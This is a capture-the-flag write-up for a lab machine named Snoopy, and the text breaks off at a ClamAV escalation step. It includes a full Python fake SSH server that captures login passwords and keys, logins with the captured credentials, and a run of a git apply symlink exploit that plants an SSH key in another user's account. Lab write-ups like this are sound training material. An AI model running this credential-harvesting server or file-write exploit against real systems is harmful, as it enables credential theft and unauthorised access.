
Looking for /-commands we see the following:

/server-provision:

Clicking on Operating System we see:
Windows - TCP/5985 (Disabled)andLinux - TCP/2222
Curious to what happens I set the IP address to my own and startet a netcat listener on port 2222:
$ nc -lnvp 2222
listening on [any] 2222 ...
After sending we receive a request:
connect to [10.10.14.219] from (UNKNOWN) [10.129.229.5] 56118
SSH-2.0-paramiko_3.1.0
And we received a new message from cbrown@snoopy.htb:

We gotta setup an ssh server on port 2222 to see what’s happening. Maybe start an ssh honeypot on port 2222 and capture credentials if there are any:
$ pipx install paramiko --include-deps

$ cat << 'EOF' > ssh_honeypot.py
import socket
import sys
import threading
import paramiko

# Dynamically generate an RSA key for the host identification
HOST_KEY = paramiko.RSAKey.generate(2048)

class CredentialLogger(paramiko.ServerInterface):
    def __init__(self, client_ip):
        self.client_ip = client_ip

    def check_auth_password(self, username, password):
        print(f"\n======== 🔥 LOOTED PASSWORD FROM {self.client_ip} ========")
        print(f"Username: {username}")
        print(f"Password: {password}")
        print("======================================================")
        return paramiko.AUTH_FAILED  # Fail it so they try other combos or stop cleanly

    def check_auth_publickey(self, username, key):
        print(f"\n======== 🔑 LOOTED PUBLIC KEY FROM {self.client_ip} ========")
        print(f"Username: {username}")
        print(f"Key Type: {key.get_name()}")
        print(f"Base64:   {key.get_base64()[:50]}...")
        print("======================================================")
        return paramiko.AUTH_FAILED

    def get_allowed_auths(self, username):
        return "password,publickey"

def handle_client(client_socket, addr):
    try:
        transport = paramiko.Transport(client_socket)
        transport.add_server_key(HOST_KEY)
        server = CredentialLogger(addr[0])
        transport.start_server(server=server)
    except Exception as e:
        pass

def main():
    server_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    server_socket.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)

    try:
        server_socket.bind(('0.0.0.0', 2222))
    except Exception as e:
        print(f"[!] Bind failed: {e}")
        sys.exit(1)

    server_socket.listen(10)
    print("[*] Custom SSH Honeypot listening on 0.0.0.0:2222...")

    while True:
        client_socket, addr = server_socket.accept()
        t = threading.Thread(target=handle_client, args=(client_socket, addr))
        t.daemon = True
        t.start()

if __name__ == "__main__":
    main()
EOF

$ python3 ./ssh_honeypot.py
[*] Custom SSH Honeypot listening on 0.0.0.0:2222...
Now resend the request and see what our ssh honeypot says:
======== 🔥 LOOTED PASSWORD FROM 10.129.229.5 ========
Username: cbrown
Password: sn00pedcr3dential!!!
======================================================
HERE WE GO!! WE CAPTURED CBROWN’S CREDENTIALS BABY!!
$ ssh cbrown@snoopy.htb
The authenticity of host 'snoopy.htb (10.129.229.5)' can't be established.
ED25519 key fingerprint is: SHA256:XCYXaxdk/Kqjbrpe8gktW9N6/6egnc+Dy9V6SiBp4XY
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'snoopy.htb' (ED25519) to the list of known hosts.
cbrown@snoopy.htb's password:<sn00pedcr3dential!!!>
Welcome to Ubuntu 22.04.2 LTS (GNU/Linux 5.15.0-71-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
cbrown@snoopy:~$
HERE WE GO!!!
📈 3.1 Privilege Escalation (cbrown -> sbrown)
Looking at what cbrown can execute as root we see /usr/bin/git:
cbrown@snoopy:~$ sudo -l
[sudo] password for cbrown:
Matching Defaults entries for cbrown on snoopy:<sn00pedcr3dential!!!>
    env_keep+="LANG LANGUAGE LINGUAS LC_* _XKB_CHARSET", env_keep+="XAPPLRESDIR XFILESEARCHPATH XUSERFILESEARCHPATH", secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, mail_badpass

User cbrown may run the following commands on snoopy:
    (sbrown) PASSWD: /usr/bin/git ^apply -v [a-zA-Z0-9.]+$
That looks sus to me. git apply itself stands in gtfobins but without the strict regex. Let’s dig further.
Looking at the git version we see it’s v2.34.1
cbrown@snoopy:~$ git --version
git version 2.34.1
After searching for git apply security issue I came across this:

I also found this. Which looks like a vulnerability in git which allows arbitrary file write via a symlink. Seems very interesting, we have to try it out!
To exploit this vulnerability (CVE-2023-23946), we first have to create a git repo and create a symlink to sbrown’s .ssh/ directory. As we want to write our own authorized_hosts file we have to make sure that this file will be readable by sbrown otherwise our attack is wasted.
For this, I have created an exploit you can find here:
cbrown@snoopy:~$ ./exp.sh
Enter the target directory to symlink (e.g., /home/sbrown/.ssh): /home/sbrown/.ssh
Enter the filename to create inside that directory (e.g., authorized_keys): authorized_keys
Enter the file content / payload (Press CTRL+D when finished):
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIFKsKkyQkLwlH3Gh1Q1nSd5NKcJzg39oeW/D7S+L84Wu tralsesec@omarchy
hint: Using 'master' as the name for the initial branch. This default branch name
hint: is subject to change. To configure the initial branch name to use in all
hint: of your new repositories, which will suppress this warning, call:
hint:
hint: 	git config --global init.defaultBranch <name>
hint:
hint: Names commonly chosen instead of 'master' are 'main', 'trunk' and
hint: 'development'. The just-created branch can be renamed via this command:
hint:
hint: 	git branch -m <name>
Initialized empty Git repository in /tmp/cve_git_patch/.git/

[+] SUCCESS: Repository setup complete in /tmp/cve_git_patch
[+] exploit.patch has been generated with your custom inputs.

To trigger the exploit, execute the following command as the target user:

cd /tmp/cve_git_patch && sudo -u sbrown /usr/bin/git apply -v exploit.patch

cbrown@snoopy:~$ cd /tmp/cve_git_patch && sudo -u sbrown /usr/bin/git apply -v exploit.patch
Checking patch symlink => renamed-symlink...
Checking patch renamed-symlink/authorized_keys...
Applied patch symlink => renamed-symlink cleanly.
Applied patch renamed-symlink/authorized_keys cleanly.
cbrown@snoopy:/tmp/cve_git_patch$

CASH:
$ ssh -i ~/.ssh/id_ed25519 sbrown@snoopy.htb
Enter passphrase for key '/home/tralsesec/.ssh/id_ed25519':
Welcome to Ubuntu 22.04.2 LTS (GNU/Linux 5.15.0-71-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

sbrown@snoopy:~$ cat user.txt
[REDACTED]

Here we go!
📈 3.2 Privilege Escalation (sbrown -> root)
As sbrown we look for what we can execute as root:
sbrown@snoopy:~$ sudo -l
Matching Defaults entries for sbrown on snoopy:
    env_keep+="LANG LANGUAGE LINGUAS LC_* _XKB_CHARSET", env_keep+="XAPPLRESDIR XFILESEARCHPATH XUSERFILESEARCHPATH", secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, mail_badpass

User sbrown may run the following commands on snoopy:
    (root) NOPASSWD: /usr/local/bin/clamscan ^--debug /home/sbrown/scanfiles/[a-zA-Z0-9.]+$
clamscan is a tool by ClamAV which is an AntiVirus Product for Linux Systems. It makes sense why we should be able to execute it with sudo but what if the version is vulnerable? Let’s find out:
sbrown@snoopy:~$ clamscan --version
ClamAV 1.0.0/26853/Fri Mar 24 07:24:11 2023
I don’t know about you - I don’t play all day everyday with ClamAV. But ClamAV 1.0.0 seems VERY old in my eyes, it HAS to have some CVEs. Online I find this:
